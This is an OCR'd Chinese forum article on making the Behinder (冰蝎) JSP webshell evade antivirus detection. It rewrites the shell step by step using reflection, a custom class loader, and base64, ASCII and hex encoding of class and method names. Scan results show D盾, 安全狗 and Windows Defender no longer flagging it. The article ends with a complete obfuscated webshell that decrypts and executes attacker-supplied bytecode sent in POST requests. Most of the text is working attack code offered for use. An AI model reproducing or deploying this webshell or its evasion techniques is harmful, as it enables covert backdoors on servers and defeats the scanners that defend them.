
投稿文章：如何制作冰蝎 JSP 免杀 WebShell

T00LS 首先对冰蝎 jsp 代码逐行拆解 if (request.getMethod().equals("POST")) { String k = "cc03e747a6afbbcb"; // 连接密......

首先对冰蝎 jsp 代码逐行拆解


```
if (request.getMethod().equals("POST")) {
    String k = "cc03e747a6afbbcb"; //连接密码test123
    session.putValue("u", k);

    //创建AES密码器。AES是对称加密
    Cipher c = Cipher.getInstance("AES");

    //创建密钥对象，然后初始化密码器。init方法第一个参数：1为加密，2为解密
    c.init(2, new SecretKeySpec(k.getBytes(), "AES"));

    //从HTTP请求中得到经过base64编码的数据
    String line = request.getReader().readLine();

    //base64解码后，得到被加密的class字节数组
    byte[] bytes = new BASE64Decoder().decodeBuffer(line);

    //得到解密后的class字节数组
    byte[] clazzBytes = c.doFinal(bytes);

    //将类还原加载到JVM，得到class对象
    Class clazz = new U(this.getClass().getClassLoader()).g(clazzBytes);

    //实例化后调用equals方法，其实加载的class重写了equals方法
    clazz.newInstance().equals(pageContext);
}
```

仅仅只是拆开就可以过 Windows10 自带的查杀了。当然这肯定是过不了 WAF 的。



扫描结束.

检测文件数:683 发现可疑文件:4 用时:0.38秒



文件（支持拖放目录和扫描）	级别	说明	大小
e:\apache-tomcat-7.0.108\webapps\root\test2.jsp	2	可疑文件	1546

由于冰蝎是通过类加载器的方式动态加载加密的 class 字节码，从而实现隐藏恶意代码。我们只需要在此基础上将 jsp 文件的特征码去掉即可。

以下是利用反射方式对相关代码进行修改：


这里使用 Class.forName("javax.crypto.Cipher") 的方式，是为了后续对字符串 "javax.crypto.Cipher" 进一步隐藏。

```
//Cipher c = Cipher.getInstance("AES");
//c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
//将上面两行替换为下面代码
Object c = Class.forName("javax.crypto.Cipher").getMethod("getInstance",
String.class).invoke(null, "AES");
Object aes =
Class.forName("javax.crypto.spec.SecretKeySpec").getConstructor(byte[].class,
String.class).newInstance(k.getBytes(), "AES");
c.getClass().getMethod("init", int.class, java.security.Key.class).invoke(c,
2, aes);
```

```
//String line = request.getReader().readLine();
//将上面一行替换为下面两行
Object r1 = request.getClass().getMethod("getReader").invoke(request);
String line = (String)r1.getClass().getMethod("readLine").invoke(r1);
```

```
//byte[] bytes = new BASE64Decoder().decodeBuffer(line);
//byte[] clazzBytes = c.doFinal(bytes);
//将上面两行替换为下面代码
Class<?> b = Class.forName("sun.misc.BASE64Decoder");
Object bytes = (byte[])b.getMethod("decodeBuffer",
String.class).invoke(b.newInstance(), line);
Object clazzBytes = Class.forName("javax.crypto.Cipher").getMethod("doFinal",
byte[].class).invoke(c, bytes);
```

其实到此为止已经可以绕过 D 盾的静态查杀了。但这种程度对于我们的要求还远远不够。



扫描结束.
检测文件数:683 发现可疑文件:0 用时:0.33秒

文件（支持拖放目录和扫描）	级别	说明	大小	修改时间

接下来对自定义类加载器代码进行修改

```
/**
class U extends ClassLoader {
    U(ClassLoader c) {
        super(c);
    }
    public Class g(byte[] b) {
        return super.defineClass(b, 0, b.length);
    }
}
将代码改为以下内容。这里很容易自由发挥。
*/

static class MyLoader extends ClassLoader {
    private MyLoader myLoader;
    MyLoader(String str1, String str2) {
    }
    public void setMyLoader(MyLoader myLoader){
        this.myLoader = myLoader;
    }
    public Class getClazz(byte[] b) throws Exception {
        return (Class)
Class.forName("java.lang.ClassLoader").getDeclaredMethod("defineClass",byte[].
class,int.class,int.class).invoke(myLoader,b,0,b.length);
    }
}
```


将调用类加载器的方式改成下面代码

```
// Class clazz = new U(this.getClass().getClassLoader()).g(clazzBytes);
MyLoader myLoader = new MyLoader("arbitraryString1", "arbitraryString2");
myLoader.setMyLoader(myLoader);
Class clazz = myLoader.getClazz((byte[]) clazzBytes);
```

最后我们将 Jsp 文件第一行去掉，因为反射取全路径已经不需要导包了。将下面这行删除，同时也要将注释掉代码也去掉。在防病毒软件扫描文件时，一般不会因为代码被注释而跳过检查，所以注释掉的代码也要删除掉。


```
<%@page
import="javax.crypto.Cipher,javax.crypto.spec.SecretKeySpec,sun.misc.BASE64Dec
oder"%>
```

使用安全狗查杀一下：



扫描完成，发现0个安全风险

扫描文件：682个　用时：00:00:09


网页木马 未发现风险

网页挂马 未发现风险

网页黑链 未发现风险

畸形文件 未发现风险

已经成功绕过安全狗的查杀。不过还没完!

接下来对代码中的类名、方法名进行混淆

将所有反射用到的字符串参数（类名和方法名）都改为 base64 编码再解码的方式。

```
//Object c = Class.forName("javax.crypto.Cipher").getMethod("getInstance", String.class).invoke(null, "AES");
//改为
sun.misc.BASE64Decoder d = new sun.misc.BASE64Decoder();
String str1 = new String(d.decodeBuffer("amF2YXguY3J5cHRvLkNpcGhlcg=="));
//javax.crypto.Cipher
String str2 = new String(d.decodeBuffer("Z2V0SW5zdGFuY2U=")); //getInstance
String str3 = new String(d.decodeBuffer("QUVT")); //AES
Object c = Class.forName(str1).getMethod(str2, String.class).invoke(null, str3);
```

再对 base64 编码后生成的字符串进行 ASCII 编码

```
// ASCII
sun.misc.BASE64Decoder d = new sun.misc.BASE64Decoder();
String str1 = new String(d.decodeBuffer(new String(new byte[]{97,109,70,50,89,88,103,117,89,51,74,53,99,72,82,118,76,107,78,112,99,71,104,108,99,103,61,61}))); //javax.crypto.Cipher
String str2 = new String(d.decodeBuffer(new String(new byte[]{90,50,86,48,83,87,53,122,100,71,70,117,89,50,85,61}))); //getInstance
String str3 = new String(d.decodeBuffer(new String(new byte[]{81,85,86,84})));
//AES
```

也可以将字符串转 16 进制再还原。

```
// Hex
sun.misc.BASE64Decoder d = new sun.misc.BASE64Decoder();
String str1 = new String(d.decodeBuffer(new String(DatatypeConverter.parseHexBinary("6a617661782e63727970746f2e436970686572")))); //javax.crypto.Cipher
String str2 = new String(d.decodeBuffer(new
String(DatatypeConverter.parseHexBinary("676574496e7374616e6365"))));
//getInstance
String str3 = new String(d.decodeBuffer(new String(DatatypeConverter.parseHexBinary("414553")))); //AES
```

还可以配合 Unicode 换行符 (\u000d) 去混淆。不过这个方法尽量少用，毕竟 \u000d 可以作为可疑特征。

```
String str1 = "";
//\u000dstr1 = new String(d.decodeBuffer(new String(DatatypeConverter.parseHexBinary("6a617661782e63727970746f2e436970686572")))); //javax.crypto.Cipher
```

最后以此方法写完的代码

```
<%!
static class MyLoader extends ClassLoader {
    private MyLoader myLoader;
    MyLoader(String str1, String str2) {
    }
    public void setMyLoader(MyLoader myLoader){
        this.myLoader = myLoader;
    }
    public Class getClazz(byte[] b) throws Exception {
        sun.misc.BASE64Decoder d = new sun.misc.BASE64Decoder();
        String str12 = new String(d.decodeBuffer(new String(new byte[]{97,109,70,50,89,83,53,115,89,87,53,110,76,107,78,115,89,88,78,122,84,71,57,104,90,71,86,121})));
        String str13 = new String(d.decodeBuffer(new String(new byte[]{90,71,86,109,97,87,53,108,81,50,120,104,99,51,77,61})));
        return (Class) Class.forName(str12).getDeclaredMethod(str13,byte[].class,int.class,int.class).invoke(myLoader,b,0,b.length);
    }
}
%>
<%
if (request.getMethod().equals("POST")) {
    String k = "cc03e747a6afbbcb";//test123
    session.putValue("u", k);
    sun.misc.BASE64Decoder d = new sun.misc.BASE64Decoder();
    String str1 = new String(d.decodeBuffer(new String(new byte[]{97,109,70,50,89,88,103,117,89,51,74,53,99,72,82,118,76,107,78,112,99,71,104,108,99,103,61,61})));
    String str2 = new String(d.decodeBuffer(new String(new byte[]{90,50,86,48,83,87,53,122,100,71,70,117,89,50,85,61})));
    String str3 = new String(d.decodeBuffer(new String(new byte[]{81,85,86,84})));
    String str4 = new String(d.decodeBuffer(new String(new byte[]
{97,109,70,50,89,88,103,117,89,51,74,53,99,72,82,118,76,110,78,119,90,87,77,11
7,85,50,86,106,99,109,86,48,83,50,86,53,85,51,66,108,89,119,61,61})));
    String str5 = new String(d.decodeBuffer(new String(new byte[]
{97,87,53,112,100,65,61,61})));
    String str6 = new String(d.decodeBuffer(new String(new byte[]
{90,50,86,48,85,109,86,104,90,71,86,121})));
    String str7 = new String(d.decodeBuffer(new String(new byte[]
{99,109,86,104,90,69,120,112,98,109,85,61})));
    String str8 = new String(d.decodeBuffer(new String(new byte[]
{99,51,86,117,76,109,49,112,99,50,77,117,81,107,70,84,82,84,89,48,82,71,86,106
,98,50,82,108,99,103,61,61})));
    String str9 = new String(d.decodeBuffer(new String(new byte[]
{90,71,86,106,98,50,82,108,81,110,86,109,90,109,86,121})));
    String str10 = new String(d.decodeBuffer(new String(new byte[]

{97,109,70,50,89,88,103,117,89,51,74,53,99,72,82,118,76,107,78,112,99,71,104,1
08,99,103,61,61})));
    String str11 = new String(d.decodeBuffer(new String(new byte[]
{90,71,57,71,97,87,53,104,98,65,61,61})));
    Object c = Class.forName(str1).getMethod(str2, String.class).invoke(null,
str3);
    Object aes = Class.forName(str4).getConstructor(byte[].class,
String.class).newInstance(k.getBytes(), str3);
    c.getClass().getMethod(str5, int.class, java.security.Key.class).invoke(c,
2, aes);
    Object r1 = request.getClass().getMethod(str6).invoke(request);
    String line = (String)r1.getClass().getMethod(str7).invoke(r1);
    Class<?> b = Class.forName(str8);
    Object bytes = b.getMethod(str9, String.class).invoke(b.newInstance(),
line);
    Object clazzBytes = Class.forName(str10).getMethod(str11,
byte[].class).invoke(c, bytes);
    MyLoader myLoader = new MyLoader("arbitraryString1", "arbitraryString2");
    myLoader.setMyLoader(myLoader);
    Class clazz = myLoader.getClazz((byte[]) clazzBytes);
    clazz.newInstance().equals(pageContext);
}
%>
```

不推荐大家直接拿过来用，以上代码可以自己动手修改变量命名、代码布局从而进一步优化。